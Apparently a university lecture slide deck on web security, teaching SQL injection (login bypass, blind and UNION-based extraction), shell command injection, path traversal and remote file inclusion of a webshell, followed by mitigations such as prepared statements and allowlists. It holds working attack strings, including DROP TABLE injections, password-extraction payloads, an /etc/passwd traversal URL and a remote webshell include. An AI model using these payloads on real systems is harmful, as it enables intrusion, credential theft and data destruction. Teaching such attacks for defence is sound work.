retrieve
all fields

from this
table

if each row satisfies this
condition

(benign) id: **joo**ho, pw: **1234**

```
$query = "SELECT * FROM users WHERE id='jooho' AND pw='1234'";
```

 (malicious) id: **admin**' --, pw: **1234**

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

SQL Injection Example



\$query = "SELECT * FROM users WHERE id='\$id' AND pw='\$pw'";

retrieve
all fields

from this
table

if each row satisfies this
condition

(benign) id: **joo**ho, pw: **1234**

\$query = "SELECT * FROM users WHERE id='joo**ho**' AND pw='1234'";

 (malicious) id: **admin'** --, pw: **1234**

\$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";

DB Query

SQL Injection Example



\$query = "SELECT * FROM users WHERE id='\$id' AND pw='\$pw'";

retrieve
all fields

from this
table

if each row satisfies this
condition

(benign) id: **joo**ho, pw: **1234**

\$query = "SELECT * FROM users WHERE id='joo**ho**' AND pw='1234'";

😈 (malicious) id: **admin'** --, pw: **1234**

\$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";

Comment

(started with -- in MySQL)

The injected user input is
interpreted as a part of the query!

SQL Injection Example



\$query = "SELECT * FROM users WHERE id='\$id' AND pw='\$pw'";

retrieve
all fields

from this
table

if each row satisfies this
condition

(benign) id: **joo**ho, pw: **1234**

\$query = "SELECT * FROM users WHERE id='joo**ho**' AND pw='1234'";

 (malicious) id: **admin'** --, pw: **1234**

\$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";

Access →

id	pw	email	phone	...
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	...
joo	1234	joo	0105242XXXX	...
...

SQL Injection Example



\$query = "SELECT * FROM users WHERE id='\$id' AND pw='\$pw'";

retrieve
all fields

from this
table

if each row satisfies this
condition

(benign) id: **joocho**, pw: **1234**

\$query = "SELECT * FROM users WHERE id='joocho' AND pw='1234'";

😈 (malicious) id: **admin' --**, pw: **1234**

\$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";

Access →

id	pw	email	phone	...
We can log in with the admin account!				
joocho	1234	joocho@unist.ac.kr	0105242XXXX	...
...

Example of the SQL Attack String

- **Drop tables:** `10; DROP TABLE members --`
- **Extract the table name:** `' and 1,2,3, (select table_name from information_schema.tables limit 0,1),4 --`
- **Reset password:** `' ; UPDATE USERS SET email=hcker@root.org WHERE email=victim@yahoo.com`
- **Create new users:** `' ; INSERT INTO USERS ('uname', 'passwd', 'salt'); VALUES ('hacker', '38a74f', 3234);`
- **Time delay:** `SELECT sleep(10)`

Funny: Exploits of a Mom

27

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?
IN A WAY--



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



OH, YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.

Funny: Exploits of a Car

28





SQL Injection Attack



- 134 million credit cards are stolen via SQL injection attack

THE WALL STREET JOURNAL.



Popularity of SQL Injection Attack

30

German armed forces reveals encouraging start to security vulnerability disclosure program

Adam Bannister

More than 60 valid reports submitted since start of program three months ago



The German armed forces ('Bundeswehr') has reported a promising start to its recently launched vulnerability disclosure program ([VDPBw](#)).


Despite the absence of paid bug bounty rewards, more than 30 security researchers have submitted in excess of 60 valid vulnerabilities within 13 weeks of the scheme's launch, a spokesman for the Bundeswehr told *The Daily Swig*.

These have included [cross-site scripting \(XSS\)](#), [SQL injection](#), misconfiguration, data leakage, and open redirect bugs.

HP Device Manager exploit gave attackers full control over thin client servers

Adam Bannister

Multi-stage exploit could leave enterprise networks in tatters



Bloor then cracked the password hash from the Postgres users table with "a full brute-force of 1-8 characters [...] followed by some dictionary and rule combinations, before breaking out the big guns with NPK and some EC2 GPU instances", according to a [blog post](#) published yesterday (October 5).

YOU MIGHT ALSO LIKE [BitLocker sleep mode vulnerability can bypass Windows' full disk encryption](#)

Still lacking remote access to the superuser account, he drew on [previous research](#) on escalating Postgres [SQL injection](#) to RCE by calling Postgres

WordPress Terror: Researchers discover a massive 5,000 security flaws in buggy plugins

John Leyden

The horror!



The security of the WordPress plugin ecosystem may be much worse than many have feared, as new research suggests that thousands of add-ons for the world's most popular content management system are vulnerable to web-based exploits.

After carrying out an analysis of 84,508 WordPress plugins, Spanish security researchers Jacinto Sergio Castillo Solana and Manuel Garcia Cardenas discovered more than 5,000 vulnerabilities, including 4,500 [SQL injection \(SQLi\)](#) flaws.

Many of the plugins analyzed displayed multiple vulnerabilities, which ranged from [cross-site scripting \(XSS\)](#) and Local File Inclusion, as well as SQLi.

A total of 1,775 of the 84,000 WordPress plugins analyzed had a readily identifiable software bug.

Recap: SQL Injection Example

\$query = "SELECT * FROM users WHERE id='\$id' AND pw='\$pw'";

retrieve
all fields

from this
table

if each row satisfies this
condition

(benign) id: **joo**ho, pw: **1234**

\$query = "SELECT * FROM users WHERE id='joo**ho**' AND pw='1234'";

😈 (malicious) id: **admin'** --,

\$query = "SELECT * FROM

Can we somehow get the pw?

Access

id	pw	mail	phone	...
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	...
joo	1234	joo	0105242XXXX	...
...

Recap: SQL Injection Example

\$query = "SELECT * FROM users WHERE id='\$id' AND pw='\$pw'";

retrieve
all fields

from this
table

if each row satisfies this
condition

(benign) id: jooho, pw: 1234

\$query = "SELECT * FROM users WHERE id='jooho' AND pw='1234'";

😈 (malicious) id: admin' --,

\$query = "SELECT * FROM

Can we somehow get the pw?
⇒ Blind SQL Injection!

Access

id	pw	mail	phone	...
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	...
jooho	1234	jooho@unist.ac.kr	0105242XXXX	...
...

Blind SQL Injection Attacks

33



- Queries might not return the output in direct manner (e.g., password)
 - It just shows the number of matched rows!

```
<?php
$query = "SELECT count(*)
        FROM user
        WHERE username = '". $_POST['username'] .'";
$num_users = mysql_query($query)[0];

if ($num_users == 1) {
    print "OK";
} else {
    print "NOK"
}
?>
```

Blind SQL Injection Attacks

34



- Queries might not return the output in direct manner (e.g., password)
 - It just shows the number of matched rows!
- Can be used to learn one bit at a time
 - Several queries (i.e., brute forcing) required for successful exploit

```
<?php
$query = "SELECT count(*)
        FROM user
        WHERE username = '". $_POST['username'] .'";
$num_users = mysql_query($query)[0];

if ($num_users == 1) {
    print "OK";
} else {
    print "NOK"
}
?>
```

Return the # of matched rows

Asking for Partial Information



- Blind SQL injection allows for a single bit at a time
 - Need means to select just that bit
 - E.g., is first character of password an 'a'
- Option #1: Using substrings (SUBSTR)
 - SUBSTR(str, pos, len): extract len characters starting from pos
- Option #2: Using LIKE (LIKE)
 - Using wildcard 'a%' (Regex: 'a' followed by an arbitrary amount of characters)

(Example) Blind SQL Injection Attacks




```
<?php
$query = "SELECT count(*)
        FROM user
        WHERE username = '". $_POST['username'] ."'";
$num_users = mysql_query($query)[0];

if ($num_users == 1) {
    print "OK";
} else {
    print "NOK"
}
?>
```

id	pw	email	phone	...
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	...

(Example) Blind SQL Injection Attacks



```
<?php
$query = "SELECT count(*)
        FROM user
        WHERE username = '". $_POST['username'] ."'";
$num_users = mysql_query($query)[0];

if ($num_users == 1) {
    print "OK";
} else {
    print "NOK"
}
?>
```

id	pw	email	phone	...
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	...

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 1, 1) == 'a' --`



Attacker



```
<?php
$query = "SELECT count(*)
        FROM user
        WHERE username = '". $_POST['username'] ."'";
$num_users = mysql_query($query)[0];

if ($num_users == 1) {
    print "OK";
} else {
    print "NOK"
}
?>
```

id	pw	email	phone	...
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	...

(Example) Blind SQL Injection Attacks


1st try

`admin' AND SUBSTR(password, 1, 1) == 'a' --`

False \Rightarrow # of matched rows: 0



Attacker



NOK

```
<?php
$query = "SELECT count(*)
        FROM user
        WHERE username = '". $_POST['username'] ."'";
$num_users = mysql_query($query)[0];

if ($num_users == 1) {
    print "OK";
} else {
    print "NOK"
}

?>
```

id	pw	email	phone	...
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	...


(Example) Blind SQL Injection Attacks

2nd try `admin' AND SUBSTR(password, 1, 1) == 'b' --`

False \Rightarrow # of matched rows: 0



Attacker



NOK

```
<?php
$query = "SELECT count(*)
        FROM user
        WHERE username = '". $_POST['username'] ."'";
$num_users = mysql_query($query)[0];

if ($num_users == 1) {
    print "OK";
} else {
    print "NOK"
}

?>
```


id	pw	email	phone	...
admin	c basf!@	root@unist.ac.kr	0104244XXXX	...

(Example) Blind SQL Injection Attacks

3rd try `admin' AND SUBSTR(password, 1, 1) == 'c' --`



Attacker



OK

Okay, the 1st character of the admin's password is 'c'

```
<?php
$query = "SELECT count(*)
        FROM user
        WHERE username = '". $_POST['username'] ."'";
$num_users = mysql_query($query)[0];

if ($num_users == 1) {
    print "OK";
} else {
    print "NOK"
}

?>
```

id	pw	email	phone	...
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	...


(Example) Blind SQL Injection Attacks

1st try

admin' AND SUBSTR(password, 2, 1) == 'a' --



Attacker



NOK

Let's find 2nd character

```
<?php
$query = "SELECT count(*)
FROM user
WHERE username = '". $_POST['username'] ."'";
$num_users = mysql_query($query)[0];

if ($num_users == 1) {
    print "OK";
} else {
    print "NOK"
}
?>
```


id	pw	email	phone	...
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	...

(Example) Blind SQL Injection Attacks

2nd try `admin' AND SUBSTR(password, 2, 1) == 'b' --`



Attacker



OK

Okay, the 2nd character of the admin's password is 'b'

```
<?php
$query = "SELECT count(*)
        FROM user
        WHERE username = '". $_POST['username'] ."'";
$num_users = mysql_query($query)[0];

if ($num_users == 1) {
    print "OK";
} else {
    print "NOK"
}

?>
```

id	pw	email	phone	...
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	...

UNION-based SQL Injection Attacks

- SQL allows to chain multiple queries to single output
 - Union of all sub queries
- [query A] UNION [query B]
 - Very helpful to exfiltrate data from other tables
 - Important: number of columns must match!

id	name
1	Kyonghwan
2	Woungjae

Table1

id	name
2	Woungjae
3	Abdullojon

Table2

```
SELECT id, name FROM Table1
UNION
SELECT id, name FROM Table2
```

id	name
1	Kyonghwan
2	Woungjae
3	Abdullojon

UNISON-based SQL Injection Example

\$query =

“SELECT problem_id, title FROM problem WHERE title='\$input'”



(malicious) input: A' UNION SELECT uid, pw FROM user --

\$query = “SELECT problem_id, title FROM problem WHERE title='A'
UNION
SELECT uid, pw FROM user --”

uid	name	pw
1	admin	sDaF\$@!a
2	Abdullojon	4444
3	Woungjae	1234

Table user

problem_id	title
100	X
200	Y

Table problem

UNISON-based SQL Injection Example

\$query =

“SELECT problem_id, title FROM problem WHERE title='\$input'”



(malicious) input: A' UNION SELECT uid, pw FROM user --

\$query = “SELECT problem_id, title FROM problem WHERE title='A'
UNION
SELECT uid, pw FROM user --'”

uid	name	pw
1	admin	sDaF\$@!a
2	Abdullojon	4444
3	Woungjae	1234

Table user

problem_id	title
100	X
200	Y

Table problem

user table

U

Empty table

UNISON-based SQL Injection Example

47


\$query =

“SELECT problem_id, title FROM problem WHERE title='\$input'”



(malicious) input: A' UNION SELECT uid, pw FROM user --

\$query = “SELECT problem_id, title FROM problem WHERE title='A'
UNION
SELECT uid, pw FROM user --'”



uid	name	pw
1	admin	sDaF\$@!a
2	Abdullojon	4444
3	Woungjae	1234

Table user

problem_id	title
100	X
200	Y

Table problem

problem_id+uid	title+pw
1	sDaF\$@!a
2	4444
3	1234

Union result



How to Prevent (or Mitigate)?

48

- SQL injection occurs due to improper separation between code and data
 - Do not use input as code!
 - Sanitize user input

Sanitize User Input



- For PHP, use htmlspecialchars

```
$id = htmlspecialchars($id, ENT_QUOTES, 'UTF-8')
```

```
$query = "SELECT * FROM users WHERE id='$id'"
```

\$id: admin' --



\$id: admin' --

- Do not build your own sanitizer!
 - E.g., you can sanitize the input by checking for the keyword “SELECT” (uppercase)
⇒ the attacker can exploit with “select” (lowercase)



How to Prevent (or Mitigate)?

50

- SQL injection occurs due to improper separation between code and data
 - Do not use input as code!
 - Sanitize user input
 - Best practice: use prepared statements

Prepared SQL Statements




```
$q = "SELECT * FROM users WHERE id='$id' and pw='$pw'";  
$r = mysql_query($q);
```

Prepared SQL Statements



```
$q = "SELECT * FROM users WHERE id='$id' and pw='$pw'";  
$r = mysql_query($q);
```




Use prepared SQL statements

```
$my = new mysqli(...);  
$s = $my->prepare("SELECT * FROM users WHERE id=? and pw=?");  
$s->bind_param("s", $id, $pw);  
$s->execute();
```

Prepared SQL Statements

```
$q = "SELECT * FROM users WHERE id='$id' and pw='$pw'";  
$r = mysql_query($q);
```



Use prepared SQL statements

Meaning: "?" must be data, not part of the query

```
$my = new mysqli(...);  
$s = $my->prepare("SELECT * FROM users WHERE id=? and pw=?");  
$s->bind_param("s", $id, $pw);  
$s->execute();
```

Bind parameters to ?
(s stands for string)

Recommended to Read



- Automatic Generation of XSS and SQL Injection Attacks with Goal-Directed Model Checking, **USENIX SEC'08**
- SQIRL: Grey-Box Detection of SQL Injection Vulnerabilities Using Reinforcement Learning, **USENIX SEC'23**
- HiddenCPG: large-scale vulnerable clone detection using subgraph isomorphism of code property graphs, **WWW'22**

Shell Code Injection Attack

Benign Usage



```
<?php  
    echo system("/bin/ping -c 4 " . $_GET["addr"])  
?>
```


Benign Usage



```
<?php  
    echo system("/bin/ping -c 4 " . $_GET["addr"])  
?>
```

A large green arrow pointing from the URL below to the 'addr' parameter in the PHP code above.

<http://server.com/demo.php?addr=127.0.0.1>

Shell Code Injection Attack

```
<?php  
    echo system("/bin/ping -c 4 " . $_GET["addr"])  
?>
```

<http://server.com/demo.php?addr=127.0.0.1;ls> ./

File Inclusion Attack

Modular Functionality

- Application code may be split across multiple files
 - E.g., language declaration, commonly used functionality, ...
- PHP has two different types of inclusions
 - `include` / `include_once`: includes files, merely warns in case of error
 - `require` / `require_once`: includes files, dies if inclusion fails

```
<?php
    $filename = $_GET['filename'];
    include $filename;
?>
```

Embed the content to the current web page

Including Files – Regular Use

- Regular usage: Includes contact.php from the current directory

`http://server.com/demo.php?filename=contact.php`

```
<?php
    $filename = $_GET['filename'];
    include $filename;
?>
```

Including Files – Regular Use

- Regular usage: Includes contact.php from the current directory

`http://server.com/demo.php?filename=contact.php`

```
<?php
    $filename = $_GET['filename'];
    include $filename;
?>
```

Embed contact.php

File Inclusion Attacks – Path Traversal




```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

<http://server.com/demo.php?filename=../../../../etc/passwd>

File Inclusion Attacks – Path Traversal

```
<?php
    $filename = $_GET['filename'];
    echo "<html>some header info...";
    include $filename;
?>
```




Exploit:

<http://server.com/demo.php?filename=../../../../etc/passwd>

File Inclusion Attacks – Path Traversal

- Attacker controls filename parameter
- Directory can be navigated with `../` \Rightarrow Leak some sensitive data

```
<?php
    $filename = $_GET['filename'];
    echo "<html>some header info...";
    include $filename;
?>
```



Exploit:

`http://server.com/demo.php?filename=../../../../etc/passwd`

File Inclusion Attacks – Denial of Service


66

```
<?php
    $filename = $_GET['filename'];
    echo "<html>some header info...";
    include $filename;
?>
```

Exploit: <http://server.com/demo.php?filename=demo.php>

File Inclusion Attacks – Denial of Service

67



```
<?php
    $filename = $_GET['filename'];
    echo "<html>some header info...";
    include $filename;
?>
```

Exploit: <http://server.com/demo.php?filename=demo.php>

File Inclusion Attacks – Denial of Service

68

```
<?php
    $filename = $_GET['filename'];
    echo "<html>some header info...";
    include $filename;
?>
```

```
<?php
    $filename = $_GET['filename'];
    echo "<html>some header info...";
    include $filename;
?>
```

Exploit: <http://server.com/demo.php?filename=demo.php>

File Inclusion Attacks – Denial of Service

69

```
<?php
$filename = $_GET['filename'];
echo "<html>some header info...";
include $filename;
?>
```

```
<?php
$filename = $_GET['filename'];
echo "<html>some header info...";
include $filename; ...
?>
```

Exploit: <http://server.com/demo.php?filename=demo.php>

File Inclusion Attacks – Denial of Service

70

- Includes itself all over again, possibly exhausting resources
- PHP typically dies early on (default memory_limit 128M)

```
<?php
$filename = $_GET['filename'];
echo "<html>some header info...";
include $filename;
?>
```

```
<?php
$filename = $_GET['filename'];
echo "<html>some header info...";
include $filename; ...
?>
```

Exploit: <http://server.com/demo.php?filename=demo.php>

File Inclusion Attacks – Denial of Service

71

- Includes itself all over again, possibly exhausting resources
- PHP typically dies early on (default memory_limit 128M)

```
<?php
$filename = $_GET['filename'];
echo "<html>some header info...";
include $filename;
?>
```

```
<?php
$filename = $_GET['filename'];
echo "<html>some header info...";
include $filename; ...
?>
```

Exploit: <http://server.com/demo.php?filename=demo.php>

File Inclusion Attacks – Code Execution

72

```
<?php
    $filename = $_GET['filename'];
    echo "<html>some header info...";
    include $filename;
?>
```


Exploit:

<http://server.com/demo.php?filename=http://mydomain/attack/webshell.php>

File Inclusion Attacks – Code Execution

- Includes arbitrary shell code
- Only possible if `allow_url_include` is set

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```



Exploit:

`http://server.com/demo.php?filename=http://mydomain/attack/webshell.php`

WebShell

74

The screenshot displays the C99Shell v. 1.0 beta (21.05.2005) web interface. The browser address bar shows the URL 192.168.35.132/c99.php. The interface includes a navigation menu with options like Encoder, Bind, Proc., FTP brute, Sec., SQL, PHP-code, Feedback, and Self. Below the menu, a directory listing is shown for the path /var/www/. The listing includes columns for Name, Size, Modify, Owner/Group, Perms, and Action. The files listed are c99.php (147.16 KB) and index.html (177 B). At the bottom, there are sections for Command execute and Upload. The Command execute section has an 'Enter:' field and an 'Execute' button. The Upload section has a 'Select:' field and an 'Upload' button. A watermark 'dailySECURITY' is visible at the bottom center.

Name	Size	Modify	Owner/Group	Perms	Action
..	LINK	17.04.2013 02:46:24	root/root	drwxr-xr-x	Info, Download, Upload, Delete
..	LINK	13.04.2013 13:35:45	root/root	drwxr-xr-x	Info, Download, Upload, Delete
c99.php	147.16 KB	02.06.2010 06:28:30	root/root	-rw-r--r--	Info, Download, Upload, Delete
index.html	177 B	13.04.2013 13:36:04	root/root	-rw-r--r--	Info, Download, Upload, Delete

View directories

Execute shell commands

Upload files



Avoiding File Inclusion Attacks

75

- Keep list of files allowed for inclusion

```
35 // If we have a valid target, let's load that script instead
36 if (! empty($_REQUEST['target'])
37     && is_string($_REQUEST['target'])
38     && ! preg_match('/^index/', $_REQUEST['target'])
39     && in_array($_REQUEST['target'], $goto_whitelist)
40 ) {
41     include $_REQUEST['target'];
42     exit;
43 }
```



Avoiding File Inclusion Attacks

76


- Keep list of files allowed for inclusion
- Call `basename()` function on input
 - `basename("../../../etc/passwd") ⇒ "passwd"`
 - Ensures that no other path can be traversed to
- (PHP interpreter setting) Restrict possible directories with `open_basedir`
 - `open_basedir = /srv/http/`
 - Any paths not within that directory are inaccessible

Recommended to Read




